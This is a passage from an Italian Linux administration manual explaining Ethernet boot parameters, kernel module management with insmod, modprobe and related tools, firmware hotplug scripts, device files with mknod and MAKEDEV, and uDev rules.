Le istruzioni di avvio riferite alle interfacce di rete Ethernet sono un po' strane e iniziano sempre con il parametro '**`ether=`**'. La sintassi generale è la seguente:

```
ether=livello_irq , indirizzo_i/o [ extra1 , [ extra2... ] ] , nome
```

In pratica, gli argomenti che identificano il livello di IRQ, l'indirizzo di I/O e il nome simbolico dell'interfaccia di rete sono sempre parte della sintassi, mentre altri argomenti nella parte centrale possono essere presenti in funzione del tipo di scheda.

- Adattatori compatibili con NE1000 e NE2000.

  ```
  ether=livello_irq , indirizzo_i/o , nome
  ```

  I valori che si vuole siano determinati automaticamente vanno lasciati a zero.

- Adattatore 3Com 3c503.

```
ether=livello_irq , indirizzo_i/o , 0 , ricetrasmettitore , nome
```

L'argomento indicato come ricetrasmettitore è un numero che rappresenta il tipo di connessione fisica scelta: 0=interno (BNC), 1=esterno (AUI).

Segue la descrizione di alcuni esempi.

- `ether=11,0x300,eth0`

  Scheda NE2000: indirizzo I/O 300_{16}, livello di IRQ 11.

- `ether=11,0x300,eth0 ether=10,320,eth1`

  Due schede NE2000: la prima configurata con indirizzo I/O 300_{16} e livello di IRQ 11, la seconda con indirizzo di I/O 320_{16} e livello di IRQ 10.

- `ether=0,0,eth1`

  Due schede NE2000 configurate in modo differente e non conflittuale, in grado di essere riconosciute se installate singolarmente. Si vuole ottenere l'autorilevamento della seconda scheda.

- `ether=9,0x300,0,1,eth0`

  Scheda 3c503: indirizzo di I/O 300_{16}, livello di IRQ 9, ricetrasmettitore esterno.

- `ether=3,0,0,0,eth0`

  Scheda 3c503: si vuole che venga rilevato automaticamente l'indirizzo di I/O, mentre il livello di IRQ è 3. Si utilizza il ricetrasmettitore interno.

8.6 Gestione dei moduli

I moduli del kernel sono porzioni di questo che possono essere caricate in memoria quando se ne presenta la necessità e scaricate subito dopo. I moduli del kernel Linux sono spesso quello che in altri sistemi viene definito *driver*. In generale, se si dispone di una distribuzione GNU/Linux organizzata con un kernel modulare, è consigliabile sfruttare quel kernel già predisposto, assieme ai suoi moduli.

Il minimo indispensabile per attivare e disattivare i moduli è costituito da due programmi di servizio specifici: '**insmod**' e '**rmmod**'. Il primo serve per caricare i moduli, il secondo per scaricarli. L'operazione di caricamento dei moduli deve essere fatta tenendo presente le eventuali dipendenze che ci possono essere. Per esempio, se il modulo «C» richiede la presenza del modulo «B», il quale a sua volta richiede la presenza del modulo «A», occorre caricare ordinatamente i moduli «A», «B» e «C». Nello stesso modo, lo scarico dei moduli può essere fatto solo se si rispettano le dipendenze. Nel caso appena descritto, per scaricare il modulo «A» occorre prima scaricare «C» e «B».

8.6.1 Dipendenza tra i moduli

I moduli sono generalmente file che terminano con l'estensione '`.ko`' e si collocano al di sotto della directory '`/lib/modules/`***versione***`/`', dove la versione si riferisce al kernel per il quale sono stati predisposti. Per esempio, '`/lib/modules/2.6.23.1/`', si riferisce ai moduli del kernel 2.6.23.1. Per facilitare l'individuazione e il caricamento dei moduli, viene creato generalmente un file, '`modules.dep`', nella directory iniziale di questi, attraverso il programma '**depmod**':

```
# depmod -a [Invio]
```

Il file contiene l'elenco dei moduli presenti, con l'indicazione precisa delle dipendenze. L'esempio seguente mostra il caso del modulo della scheda di rete NE2000, '`ne.ko`', il quale dipende dal modulo '`8390.ko`'.

```
kernel/drivers/net/ne.ko: kernel/drivers/net/8390p.ko
```

Invece di caricare i moduli con il programma '**insmod**', cosa che richiede attenzione nella sequenza di caricamento a causa delle dipendenze, si può utilizzare '**modprobe**' che si avvale del file '`modules.dep`' e si arrangia a caricare tutto quello che serve nel modo corretto. Per esempio, utilizzando il comando seguente si ottiene prima il caricamento del modulo '`8390.ko`' e successivamente di '`ne.ko`':

```
# modprobe ne [Invio]
```

8.6.2 Parametri

«

Come accade già con la porzione principale del kernel, alcuni dispositivi possono essere individuati e gestiti correttamente solo se si forniscono delle informazioni aggiuntive. Per questo, alcuni moduli richiedono l'indicazione di parametri composti dalla sintassi seguente:

```
simbolo [=valore]
```

Quando si caricano i moduli di questo tipo con '**insmod**' è necessario fornire anche i parametri, nella parte finale della riga di comando. La stessa cosa vale per '**modprobe**', solo che in questo caso si può realizzare un file di configurazione, '`/etc/modprobe.conf`' op-

pure ‘`/etc/modprobe.d/….conf`’, contenente le informazioni sui parametri dei moduli utilizzati e altre indicazioni eventuali.

Per esempio, attraverso la riga seguente del file ‘`/etc/modprobe.conf`’ o in un altro file della directory ‘`/etc/modprobe.d</`’, si vuole specificare che l’indirizzo di I/O del dispositivo relativo al modulo ‘`ne.ko`’ è 300_{16}:

```
options ne io=0x0300
```

8.6.3 Utilizzo di «insmod»

Il programma ‘**`insmod`**’ permette di caricare un modulo nel kernel. Il nome del modulo può essere indicato specificando il nome del file completo di estensione ed eventualmente di percorso (*path*), oppure specificando semplicemente il nome del file del modulo senza l’estensione: in questo ultimo caso, ‘**`insmod`**’ cerca il file (con la sua estensione naturale) all’interno delle directory standard per i moduli.

`insmod` [***opzioni***] ***file_oggetto*** [***simbolo***=***valore***…]

Quando nel kernel è attivata la gestione del *kernel daemon* e il demone ‘**`kerneld`**’ è in funzione, non dovrebbe essere necessario l’utilizzo di ‘**`insmod`**’ per caricare i moduli. Segue la descrizione di alcuni esempi.

- `#` **`insmod /lib/modules/2.6.23.1/kernel/drivers/net/plip.ko`**[*Invio*]

  Attiva il modulo ‘**`plip`**’ rappresentato dal file ‘`/lib/modules/2.6.23.1/kernel/drivers/net/plip.ko`’.

- `#` **`insmod plip`**[*Invio*]

Come nell'esempio precedente, ma si lascia a '**insmod**' il compito di cercare il file.

8.6.4 Utilizzo di «rmmod»

Il programma '**rmmod**' permette di scaricare uno o più moduli dal kernel, sempre che questi non siano in uso e non ci siano altri moduli caricati che vi fanno riferimento.

```
rmmod [opzioni] modulo...
```

Nella riga di comando vengono indicati i nomi dei moduli e non i nomi dei file dei moduli. Se vengono indicati più moduli, questi vengono scaricati nell'ordine in cui appaiono. Se viene usata l'opzione '**-a**', senza indicare nomi di moduli, vengono scaricati tutti i moduli che risultano essere inattivi. Segue la descrizione di alcuni esempi.

- # **rmmod plip** [*Invio*]

  Scarica il modulo '**plip**'.

- # **rmmod -a** [*Invio*]

  Scarica tutti i moduli inutilizzati.

8.6.5 Utilizzo di «lsmod»

Il programma '**lsmod**' permette di visualizzare la situazione sull'utilizzo dei moduli. Le stesse informazioni ottenibili da '**lsmod**' si possono avere dal contenuto del file '`/proc/modules`'. Utilizzando '**lsmod**' si ottiene una tabellina di tre colonne:

'**Module**'	rappresenta il nome del modulo;
'**Pages**'	rappresenta il numero di pagine di memoria utilizzate (una pagina è un blocco di 4 Kibyte);
'**Used by**'	rappresenta l'utilizzo da parte di altri moduli (lo zero indica che non è utilizzato).

Ecco cosa potrebbe apparire:

```
# lsmod [Invio]

Module                  Size  Used by
nfsd                  205680  13
exportfs                6528  1 nfsd
…
parport_pc             33956  1
parport                34888  2 lp,parport_pc
psmouse                35976  0
…
atl1                   33676  0
mii                     6272  1 atl1
nfs                   225132  0
lockd                  59528  3 nfsd,nfs
nfs_acl                 4480  2 nfsd,nfs
sunrpc                156508  10 nfsd,nfs,lockd,nfs_acl
msdos                  10112  0
vfat                   13056  0
fat                    49564  2 msdos,vfat
…
intel_agp              23964  1
agpgart                33228  1 intel_agp
```

8.6.6 Utilizzo di «depmod»

«

Il programma '**depmod**' serve a generare un file di dipendenze tra i moduli, che poi viene utilizzato da '**modprobe**' per caricarli rispettando le dipendenze. Precisamente, viene creato il file '`/lib/modules/`***versione***`/modules.dep`'.

```
depmod [opzioni]
```

Tabella 8.13. Alcune opzioni.

Opzione	Descrizione
`-a` [***versione***] `--all` [***versione***]	Scandisce tutti i moduli della versione del kernel in funzione. '**depmod**' viene utilizzato generalmente con questa opzione per creare il file delle dipendenze. Se si desidera creare il file delle dipendenze per i moduli di un'altra versione di kernel, si può specificare espressamente tale versione.
`-s` `--system-log`	Invia le segnalazioni di errore al registro del sistema.

Segue la descrizione di alcuni esempi.

- `#` **`depmod -a`** [*Invio*]

  Genera il file '`/lib/modules/`***versione***`/modules.dep`'.

- `#` **`depmod -a 2.6.23.1`** [*Invio*]

  Genera il file '`/lib/modules/2.6.23.1/modules.dep`', riferito appunto ai moduli del kernel della versione 2.6.23.1.

```
if [ -x /sbin/depmod ]
then
    echo "Analisi delle dipendenze tra i moduli"
    /sbin/depmod -a
fi
```

Si tratta di un pezzo di uno degli script della procedura di inizializzazione del sistema, in cui si avvia la generazione del file delle dipendenze tra i moduli solo se il programma esiste.

8.6.7 Utilizzo di «modprobe»

Il programma '**modprobe**' è fatto per agevolare il caricamento dei moduli del kernel.

`modprobe` [*opzioni*] *file_oggetto* [*simbolo*=*valore*...]

Quando viene usato senza l'indicazione di alcuna opzione, cioè solo con il nome del modulo e l'eventuale aggiunta dei parametri, '**modprobe**' carica prima i moduli necessari a soddisfare le dipendenze, quindi provvede al caricamento del modulo richiesto. Se l'operazione fallisce, tutti i moduli superflui vengono scaricati nuovamente.

Tra le altre cose, '**modprobe**' permette di tentare il caricamento del modulo «giusto» a partire da un gruppo, quando non si conosce bene quale sia il modulo adatto a un certo tipo di dispositivo o di servizio. Per farlo è necessario indicare il tipo di modulo e il modello. Il tipo è rappresentato dalla directory che lo contiene ('`fs/`', '`misc/`', '`net/`', '`scsi/`', ecc.) e il modello si esprime utilizzando i consueti metacaratteri ('**?**' e '*****').

Il programma '**modprobe**' fa uso di uno o più file di configurazione, attraverso cui è possibile modificare le sue impostazioni predefinite e in particolare si possono definire i parametri normali necessari ad alcuni tipi di moduli. Il file in questione è '`/etc/modprobe.conf`', oppure l'insieme dei file contenuti nella directory '`/etc/modprobe.d/`'.

Tabella 8.15. Alcune opzioni.

Opzione	Descrizione
`-a` `--all`	Carica tutti i moduli (generalmente non viene utilizzata questa opzione).
`-c` `--show-conf`	Emette la configurazione attuale per la gestione dei moduli; ciò comprende sia la parte predefinita, sia il contenuto dei file di configurazione ('`/etc/modules.conf`' oppure la directory '`/etc/modprobe.d/`').
`-l` `--list`	Elenca i moduli disponibili.
`-r` `--remove`	Scarica i moduli dal kernel, eliminando anche quelli che sono stati caricati per soddisfare le dipendenze, sempre che ciò sia possibile.

Opzione	Descrizione
`-t` ***tipo modello*** `--type` ***tipo modello***	Permette di definire il tipo di modulo, attraverso il nome usato per la directory che lo contiene (‘`fs/`’, ‘`misc/`’, ‘`net/`’, ‘`scsi/`’,...) e attraverso un modello espresso con dei metacaratteri. Utilizzando questa opzione, occorre fare attenzione a proteggere i metacaratteri dall’interpretazione da parte della shell, per esempio con l’uso di apici singoli o doppi.

Segue la descrizione di alcuni esempi.

- `#` **`modprobe -l`** [*Invio*]

  Elenca tutti i moduli disponibili.

- `#` **`modprobe -l -t net`** [*Invio*]

  Elenca tutti i moduli di tipo ‘**`net`**’, cioè quelli contenuti nella directory omonima.

- `#` **`modprobe -l -t net '3c*'`** [*Invio*]

  Elenca i moduli il cui nome inizia per ‘**`3c`**’, di tipo ‘**`net`**’; in pratica elenca i moduli delle schede di rete 3Com.

- `#` **`modprobe -c`** [*Invio*]

  Emette la configurazione attuale della gestione dei moduli di ‘**`modprobe`**’.

- `#` **`modprobe plip`** [*Invio*]

  Carica il modulo ‘`/lib/modules/`***versione***`/kernel/drivers/net/plip.ko`’.

- `# modprobe -t net 'p*'` [*Invio*]

  Tenta di caricare un modulo che inizi con la lettera '**p**', dalla directory '`/lib/modules/`***versione***`/kernel/drivers/net/`'.

8.6.8 Informazione sui moduli

I moduli sono provvisti di una breve descrizione sul loro scopo e di altre informazioni. Per ottenere questi dati, è possibile usare il programma '**modinfo**':

`modinfo` [***opzioni***] ***nome_modulo*** | ***nome_file***

In pratica, è sufficiente indicare al programma il nome del modulo o il nome del file che costituisce il modulo, per ottenere le informazioni disponibili:

```
$ modinfo whci [Invio]

filename:       /lib/modules/2.6.34.1/kernel/drivers/uwb/whci.ko
license:        GPL
author:         Cambridge Silicon Radio Ltd.
description:    WHCI UWB Multi-interface Controller enumerator
alias:          pci:v*d*sv*sd*bc0Dsc10i10*
depends:        umc
vermagic:       2.6.34.1 SMP preempt mod_unload modversions
```

8.7 Configurazione dei moduli

Il file '`/etc/modprobe.conf`', ovvero l'insieme di file contenuto nella directory '`/etc/modprobe.d/`', permette di configurare il comportamento di '**modprobe**'. Le righe vuote e quanto preceduto dal simbolo '**#**' viene ignorato. Le righe possono essere continuate

utilizzando la barra obliqua inversa (‘****’) alla fine, subito prima del codice di interruzione di riga.

Le righe di questo file vengono interpretate attraverso una shell, permettendo così di utilizzare le tecniche di sostituzione fornite comunemente da queste, come i metacaratteri e con la sostituzione di comando.

Questo file di configurazione può contenere diversi tipi di direttive; nelle sezioni seguenti se ne mostrano solo alcune. Per la descrizione completa si veda la pagina di manuale *depmod(1)*.

In linea di massima, si possono accumulare più direttive dello stesso tipo.

8.7.1 Direttiva alias

La direttiva ‘**alias**’ permette di indicare un nome alternativo a un nome di un modulo reale:

```
alias alias modulo_reale
```

Ciò può essere utile a vario titolo e in ogni caso sono stabiliti molti alias già in modo predefinito. Lo si può osservare con il comando seguente:

```
# modprobe -c [Invio]
```

```
…
alias block-major-2 floppy
alias block-major-3 ide-probe-mod
…
alias char-major-4 serial
alias char-major-5 serial
alias char-major-6 lp
…
alias dos msdos
…
alias iso9660 isofs
…
alias plip0 plip
alias plip1 plip
alias ppp0 ppp
alias ppp1 ppp
…
```

In questo caso, si può osservare che è possibile fare riferimento al modulo '**isofs**' anche attraverso il nome '**iso9660**'. Tuttavia, gli alias non sono semplicemente di aiuto agli «smemorati», ma anche una necessità. Si osservi la configurazione seguente tratta da un ipotetico file '`/etc/modprobe.conf`'.

```
alias eth0 ne
…
```

L'alias '**eth0**' (ovvero la prima interfaccia Ethernet) permette di fare in modo che, quando si configura l'interfaccia di rete con '**ifconfig**' venga avviato automaticamente il modulo corretto: in questo caso '**ne**'.

Ogni modulo ha le sue particolarità, quindi deve essere valutata caso per caso l'opportunità di utilizzare un alias adatto a qualche scopo.

8.7.2 Direttiva options

La direttiva '**options**' permette di definire i parametri di utilizzo di un modulo, identificato attraverso il suo nome reale, oppure un alias:

```
options nome simbolo=valore...
```

L'esempio seguente definisce che il modulo '**ne**' (Ethernet NE2000) deve essere utilizzato per un dispositivo che si raggiunge con il canale di I/O 300_{16} e l'IRQ 11:

```
alias eth0 ne
options ne io=0x300 irq=11
```

Attraverso questa direttiva si indicano solo le opzioni che non possono essere determinate altrimenti dal sistema. Questo significa che **non** è necessaria una riga '**options**' per tutti i dispositivi che si intende utilizzare attraverso i moduli.

8.8 Firmware

Alcuni componenti hardware hanno la necessità di caricare del codice per poter diventare operativi ed essere così in grado di comunicare correttamente con il kernel. Questo codice speciale, noto come «firmware», viene caricato nell'hardware, attraverso il kernel, quando se ne presenta la necessità, partendo da file che si collocano generalmente all'interno della directory '`/lib/firmware/`***versione***`/`', dove ***versione*** rappresenta il numero della versione dei sorgenti del kernel per il quale sono realizzati.

I sorgenti del kernel includono il codice necessario a produrre il firmware disponibile con licenze compatibili rispetto al codice comples-

sivo; purtroppo, però, esiste dell'hardware che richiede firmware diffuso in modo binario, il cui codice originale rimane segreto. In questi casi, il firmware deve essere raccolto separatamente e collocato sempre a partire dalla directory '`/lib/firmware/...`', ma la posizione effettiva dipende poi da ciò che si aspetta il gestore del dispositivo (del kernel) che si occupa del suo caricamento.

Per fare riferimento all'azione con cui il kernel carica il firmware, nella documentazione originale si parla anche di *hotplug*. Per questa ragione, dal momento che il kernel si avvale comunque di un programma o di uno script per procedere con il caricamento del firmware necessario, questo dovrebbe corrispondere a '`/sbin/hotplug`'. In realtà, il percorso effettivo di questo programma dovrebbe essere specificato nel file virtuale '`/proc/sys/kernel/hotplug`', ma quello predefinito è proprio '`/sbin/hotplug`'.

Tra i sorgenti del kernel, precisamente nella directory '`Documentation/firmware_class/`', si trova un esempio di come potrebbe essere realizzato uno script del genere. Gli esempi successivi riguardano due versioni abbastanza recenti del kernel Linux.

Listato 8.20. Script '/sbin/hotplug' per un kernel 2.6.34.

```
#!/bin/sh
#
# Both $DEVPATH and $FIRMWARE are already provided in the
# environment.
#
HOTPLUG_FW_DIR=/lib/firmware/

echo 1 > /sys/$DEVPATH/loading
cat $HOTPLUG_FW_DIR/$FIRMWARE > /sys/$DEVPATH/data
echo 0 > /sys/$DEVPATH/loading
```

Listato 8.21. Script '/sbin/hotplug' per un kernel 2.6.36.

```
#!/bin/sh
#
# Both $DEVPATH and $FIRMWARE are already provided in the
# environment.
#
HOTPLUG_FW_DIR=/lib/firmware/

if [ "$SUBSYSTEM" == "firmware" -a "$ACTION" == "add" ]; then
  if [ -f $HOTPLUG_FW_DIR/$FIRMWARE ]; then
    echo 1 > /sys/$DEVPATH/loading
    cat $HOTPLUG_FW_DIR/$FIRMWARE > /sys/$DEVPATH/data
    echo 0 > /sys/$DEVPATH/loading
  else
    echo -1 > /sys/$DEVPATH/loading
  fi
fi
```

Nei sistemi basati su kernel Linux che si avvalgono di uDev per la gestione automatica dei file di dispositivo, è uDev stesso che assolve anche il compito di caricare il firmware, secondo la modalità che descrivono i due script di esempio mostrati. In quei casi, di soli-

to, nel sistema è assente del tutto il file '`/sbin/hotplug`'. Si veda eventualmente la sezione 8.9.2 che tratta di uDev.

8.9 File di dispositivo

«

Nei sistemi Unix, come GNU/Linux, il kernel permette alle applicazioni di comunicare con le unità fisiche, ovvero i dispositivi, attraverso un'astrazione costituita dai ***file di dispositivo***. Questi file sono di tipo speciale e tradizionalmente sono contenuti all'interno della directory '`/dev/`' (si veda anche la sezione 20.16). La particolarità di questi file sta nella definizione di due numeri che, in pratica, costituiscono il canale di comunicazione con il kernel stesso. Si tratta del numero ***primario*** e del numero ***secondario*** (oppure *major* e *minor*, secondo la terminologia originale inglese), dove il primo rappresenta il tipo di dispositivo e il secondo serve a identificare esattamente un dispositivo particolare. Questi numeri dipendono dal kernel e di conseguenza possono variare da un sistema operativo Unix all'altro. Anche i nomi che si danno a questi file possono variare da un sistema Unix all'altro; in certi casi ci sono piccole differenze anche tra le stesse distribuzioni GNU/Linux. In ogni caso, il documento di riferimento per ciò che riguarda GNU/Linux, è il file '***sorgenti_linux***`/Documentation/devices.txt`', corrispondente a *Linux allocated devices*, aggiornato da H. Peter Anvin.

Dal momento che questi file servono solo in quanto contengono i numeri primario e secondario di un certo dispositivo, potrebbero funzionare anche collocati al di fuori della loro directory tradizionale, utilizzando eventualmente nomi differenti. Questa possibilità viene sfruttata da alcune distribuzioni GNU/Linux, nella fase di in-

stallazione, quando nel sistema di avvio vengono creati al volo i file di dispositivo necessari a completare l'operazione, utilizzando eventualmente la directory temporanea per questo scopo.

I file di dispositivo si distinguono in due categorie, in base al fatto che l'hardware a cui corrispondono sia in grado di gestire un flusso di caratteri (ma forse è più corretto usare il termine byte in questo caso), presi ognuno singolarmente, oppure richieda che i dati siano raggruppati in blocchi di una dimensione determinata. Nel primo caso si parla di dispositivo a caratteri, mentre nel secondo di dispositivo a blocchi.

Dato che i dispositivi fisici sono gestiti attraverso questi file di dispositivo, l'accesso all'hardware viene controllato con i permessi che vengono dati a questi file. La gestione di questi permessi è molto importante nell'impostazione che viene data al sistema ed è uno dei punti su cui si trovano le differenze significative tra le varie distribuzioni GNU/Linux. Inoltre, l'esistenza di utenti e gruppi fittizi, con nomi come '**floppy**', '**sys**', '**daemon**' e altri, dipende spesso da questa esigenza di controllo dell'accesso ai dispositivi.

8.9.1 Creazione dei file di dispositivo

Quando si ricompila il kernel per includere la gestione di funzionalità particolari, per accedere a queste, o per accedere ai componenti fisici per i quali è stata stabilita la gestione, può essere necessario intervenire nella directory '`/dev/`' allo scopo di creare o modificare qualche file di dispositivo. In generale, le distribuzioni GNU/Linux tendono a prevedere tutti i file necessari, ma la stessa evoluzione del kernel introduce esigenze nuove e spesso la necessità di provvede-

re da soli a questi file. Inoltre, è difficile che siano disponibili dal principio tutti i file di dispositivo possibili e immaginabili.

I file di dispositivo si creano in particolare con il programma di servizio '**mknod**':

```
mknod [-m modalità_dei_permessi] file {b|c|u} ↩
↪     [n_primario n_secondario]
```

Con la lettera «b» si crea un file di dispositivo a blocchi, mentre con la lettera «c», si crea un file di dispositivo a caratteri. Il caso particolare della lettera «u», riguarda un dispositivo a caratteri senza *buffer*.

Si osservino gli esempi seguenti:

- `# mknod -m 0600 /dev/tty9 c 4 9`[*Invio*]

  crea il file di dispositivo a caratteri '`/dev/tty9`', concedendo soltanto i permessi di lettura e di scrittura al proprietario;

- `# mknod -m 0660 /dev/hda1 b 3 1`[*Invio*]

  crea il file di dispositivo a blocchi '`/dev/hda1`', concedendo i permessi di lettura e scrittura all'utente proprietario e al gruppo.

Anche se '**mknod**' è tutto quello che serve per creare i file di dispositivo necessari, non è sempre il mezzo più comodo per provvedere a questo problema. Infatti, occorre considerare anche le convenzioni della propria distribuzione GNU/Linux, anche per ciò che riguarda i permessi e l'appartenenza di questi file; inoltre non è sempre detto che si possano ricordare esattamente le caratteristiche dei file di dispositivo di cui si ha bisogno. Per questo viene in aiuto lo script

‘**MAKEDEV**’, che tradizionalmente si deve trovare proprio nella directory ‘`/dev/`’. Questo script non è standard, ma il suo scopo lo è: facilitare la creazione dei file di dispositivo.

```
/dev/MAKEDEV { dispositivo... | gruppo }
```

Generalmente si possono indicare come argomento uno o più nomi di file di dispositivo, senza il percorso. Questi dovrebbero essere creati nella directory corrente. L’esempio seguente crea il file di dispositivo corrispondente alla prima console virtuale, assegnandogli tutti gli altri attributi corretti:

```
# /dev/MAKEDEV tty1 [Invio]
```

L’esempio successivo crea il file di dispositivo corrispondente al primo disco fisso ATA, assegnandogli tutti gli altri attributi corretti:

```
# /dev/MAKEDEV hda [Invio]
```

È probabile che, al posto dei nomi dei file di dispositivo, si possano usare nomi di gruppi di questi. Per esempio, lo script ‘**MAKEDEV**’ della distribuzione GNU/Linux Debian prevede il gruppo ‘**generic**’ per fare riferimento ai file di dispositivo più comuni:

```
# /dev/MAKEDEV generic [Invio]
```

8.9.2 kernel Linux e uDev

uDev è un sistema, esterno al kernel Linux, che consente di generare automaticamente i file di dispositivo nella directory ‘`/dev/`’, nel momento in cui i dispositivi reali si rendono disponibili. Il sistema uDev si avvale del demone ‘**udevd**’, il quale utilizza le informazioni fornite dai file system virtuali ‘`/proc/`’ e ‘`/sys/`’. Perché il file sy-

stem virtuale ‘/sys/’ venga innestato correttamente, occorre verificare che il file ‘/etc/fstab’ contenga la dichiarazione appropriata, molto simile a quella del file system virtuale ‘/proc/’:

```
…
proc    /proc            proc    defaults          0   0
none    /proc/bus/usb    usbfs   defaults          0   0
sys     /sys             sysfs   defaults          0   0
…
```

L’esempio mostra anche gli altri file system virtuali comuni.

uDev utilizza alcuni file di configurazione che normalmente si collocano nella directory ‘/etc/udev/’. Il primo file da prendere in considerazione è ‘/etc/udev/udev.conf’, il quale, di solito, viene distribuito già configurato correttamente. Ecco un esempio del suo contenuto:

```
# udev.conf

# The initial syslog(3) priority: "err", "info", "debug" or
# its numerical equivalent. For runtime debugging, the
# daemons internal state can be changed with:
# "udevcontrol log_priority=<value>".
udev_log="err"

# maximum size of the /dev tmpfs
tmpfs_size="10M"
```

Per definire le caratteristiche dei file di dispositivo da creare, inclusi i loro permessi di accesso, si utilizzano i file contenuti nella directory ‘/etc/udev/rules.d/’, i quali vengono «eseguiti» secondo l’ordine lessicografico del loro nome. Per questo, di norma si tratta di collegamenti simbolici a file contenuti nella directory ‘/etc/udev/’, che però hanno nomi che non tengono conto dell’ordine di

esecuzione.

La sintassi con cui sono definite le direttive all'interno dei file a cui si fa riferimento nella directory '`/etc/udev/rules.d/`' è piuttosto oscura, anche se si può intuire il senso di ciò che rappresenta. Per intervenire in qualche modo nei file di dispositivo, attraverso la gestione di uDev, bisognerebbe creare un proprio file, scegliendo un nome appropriato alla posizione in cui deve trovarsi nella sequenza di esecuzione. Tuttavia, ci sarebbe anche la possibilità di usare il file '`/etc/udev/links.conf`' per cose molto semplici: creazione di collegamenti simbolici, directory e file di dispositivo particolari. L'uso di questo file viene sconsigliato, ma è bene sapere come si interpreta, se dovesse essercene uno predefinito.

```
# This file does not exist.
# Please do not ask the debian maintainer about it.
# You may use it to do strange and
# wonderful things, at your risk.

L fd             /proc/self/fd
L stdin          /proc/self/fd/0
L stdout         /proc/self/fd/1
L stderr         /proc/self/fd/2
L core           /proc/kcore
L sndstat        /proc/asound/oss/sndstat

D pts
D shm

M null           c   1 3
M console        c   5 1

# Hic sunt leones.
```

```
M ppp           c 108 0
D loop
M loop/0        b   7 0
D net
M net/tun       c  10 200
```

L'esempio appena mostrato dovrebbe essere abbastanza intuitivo: le righe che iniziano con la lettera «L» richiedono la creazione di un collegamento simbolico (*link*); le righe che iniziano con la lettera «D» richiedono la creazione di una directory; le righe con la lettera «M» richiedono la creazione di un file di dispositivo.

Per quanto riguarda l'avvio e l'arresto del demone '**udevd**', è auspicabile che la propria distribuzione GNU/Linux sia già organizzata per questo. A ogni modo, si intuisce che questo demone deve essere avviato molto presto nell'ambito della procedura di avvio del sistema e deve anche essere fermato solo alla fine della procedura di arresto.

Dal momento che uDev è un sistema esterno al kernel, durante la fase di avvio, c'è sicuramente un momento in cui il kernel ha innestato il file system principale, ma uDev non è ancora in funzione. Per questa ragione, è indispensabile che la directory '`/dev/`', contenga inizialmente i file di dispositivo comuni, altrimenti diventa praticamente impossibile avviare il sistema.
Successivamente, una volta attivato uDev, il contenuto della directory '`/dev/`' originale diventa accessibile a partire da '`/dev/.static/dev/`', dove è possibile intervenire per modificare i file di dispositivo statici iniziali.

I file contenuti nella directory ‘`/etc/udev/rules.d/`’ consentono di associare un’azione agli eventi di uDev. Per esempio, alla comparsa di un file di dispositivo è possibile associargli la modifica dei permessi, ma si arriva anche a poter associare l’avvio di un processo che abbia qualcosa a che fare con questo.

A titolo di esempio, si supponga di voler attribuire i permessi di lettura e scrittura, per tutti gli utenti, ai file di dispositivo che hanno a che fare con la gestione dell’audio, ai file relativi a dischetti e dischi ottici. Si comincia esplorando la situazione della directory ‘`/etc/udev/rules.d/`’:

```
# ls /dev/udev/rules.d[Invio]

  …
  020_permissions.rules
  025_libgphoto2.rules
  025_libsane.rules
  85-pcmcia.rules
  udev.rules
  z20_persistent-input.rules
  z20_persistent.rules
  z25_persistent-net.rules
  z45_persistent-net-generator.rules
  z50_run.rules
  z55_hotplug.rules
  z60_hdparm.rules
  z60_xserver-xorg-input-wacom.rules
  …
```

Tra le direttive di questi file, ci potrebbero essere già quelle che si prendono cura dei file di dispositivo a cui si è interessati. Ma per questo, conviene aggiungere un altro file, in modo che appaia per ultimo, secondo l’ordine lessicografico. Per esempio: ‘`z90_permessi-a-`

`tutti.rules`'. Il file in questione potrebbe essere realizzato nel modo seguente:

```
ACTION=="add", SUBSYSTEM=="sound", MODE="0666"
ACTION=="add", SUBSYSTEM=="block", KERNEL=="fd[0-9]*", ↩
↪MODE="0666"
ACTION=="add", SUBSYSTEM=="block", KERNEL=="hd[a-z]", ↩
↪DRIVERS=="ide-cdrom", MODE="0666"
```

Intuitivamente si comprende che le direttive di questi file sono composte da un elenco di attributi che servono a identificare i file di dispositivo a cui si è interessati e l'evento considerato, seguito dall'azione da compiere. In questo caso, l'azione da compiere è rappresentata dalla voce '**`MODE="0666"`**', che attribuisce i permessi di lettura e scrittura a tutti gli utenti.

Per vedere come si associa l'esecuzione di un programma a un evento dei file di dispositivo, si pensi a una stampante collegata attraverso una porta USB: quando si collega la stampante viene creato automaticamente il file di dispositivo '`/dev/usb/lp0`', mentre quando la si stacca, questo file viene eliminato. Se si usa un demone per il servizio di stampa che non è preparato per queste sorprese, occorre aggiungere un altro file con delle direttive appropriate. Per esempio potrebbe trattarsi del file '`z90_stampante-usb.rules`':

```
# Reload "lpd" when adding a printer.
ACTION=="add", SUBSYSTEMS=="usb", KERNEL=="lp[0-9]*", ↩
↪RUN+="/etc/init.d/lpd restart"

# Reload "lpd" when removing a printer.
ACTION=="remove", SUBSYSTEMS=="usb", KERNEL=="lp[0-9]*", ↩
↪RUN+="/etc/init.d/lpd restart"
#
```

In pratica, in questo esempio si fa in modo che venga eseguito il comando '**/etc/init.d/lpd restart**' quando ci sono novità sui file di dispositivo per la stampa.

Si osservi che le direttive riferite a eventi di creazione dei file di dispositivo ('**ACTION="add"**') devono precedere quelle riferite a eventi di eliminazione degli stessi ('**ACTION="remove"**').

È importante osservare che i programmi o gli script che si avviano attraverso la gestione degli eventi di uDev non possono essere troppo impegnativi, altrimenti c'è il rischio di bloccare il sistema.

8.9.3 Messaggio: «unable to open an initial console»

Quando si utilizzano dei meccanismi automatici per la gestione dei file di dispositivo, può succedere che qualcosa non funzioni nel modo previsto. In particolare, può capitare che all'avvio il kernel non riesca a trovare il file di dispositivo '`/dev/console`', cosa che si traduce nel messaggio di avvertimento seguente:

```
…
Warning: unable to open an initial console
…
```

Per poter comprendere cosa accade, è necessario avviare il sistema attraverso un'unità esterna (CD/DVD autoavviabili, memorie solide o simili), con il quale si può indagare sullo stato iniziale della directory '`/dev/`' (si intende la directory '`/dev/`' del file system che è in funzione quando si tenta di avviare il sistema operativo senza successo). Se questa è vuota, come può succedere se ci si affida a uDev o

a Devfs, conviene predisporre manualmente dei file di dispositivo al suo interno, che vengono utilizzati in mancanza del funzionamento (tempestivo) dei sistemi automatici.

Se si dispone dello script '**MAKEDEV**', dovrebbe essere sufficiente il comando seguente, da eseguire quando la directory corrente corrisponde alla directory '`dev/`' che si intende sistemare:

```
# ./MAKEDEV generic [Invio]
```

Naturalmente, se lo script '**MAKEDEV**' non si trova nella stessa directory, ma altrove, si deve specificare il percorso di avvio appropriato.

8.10 Disco RAM iniziale: Initrd

«

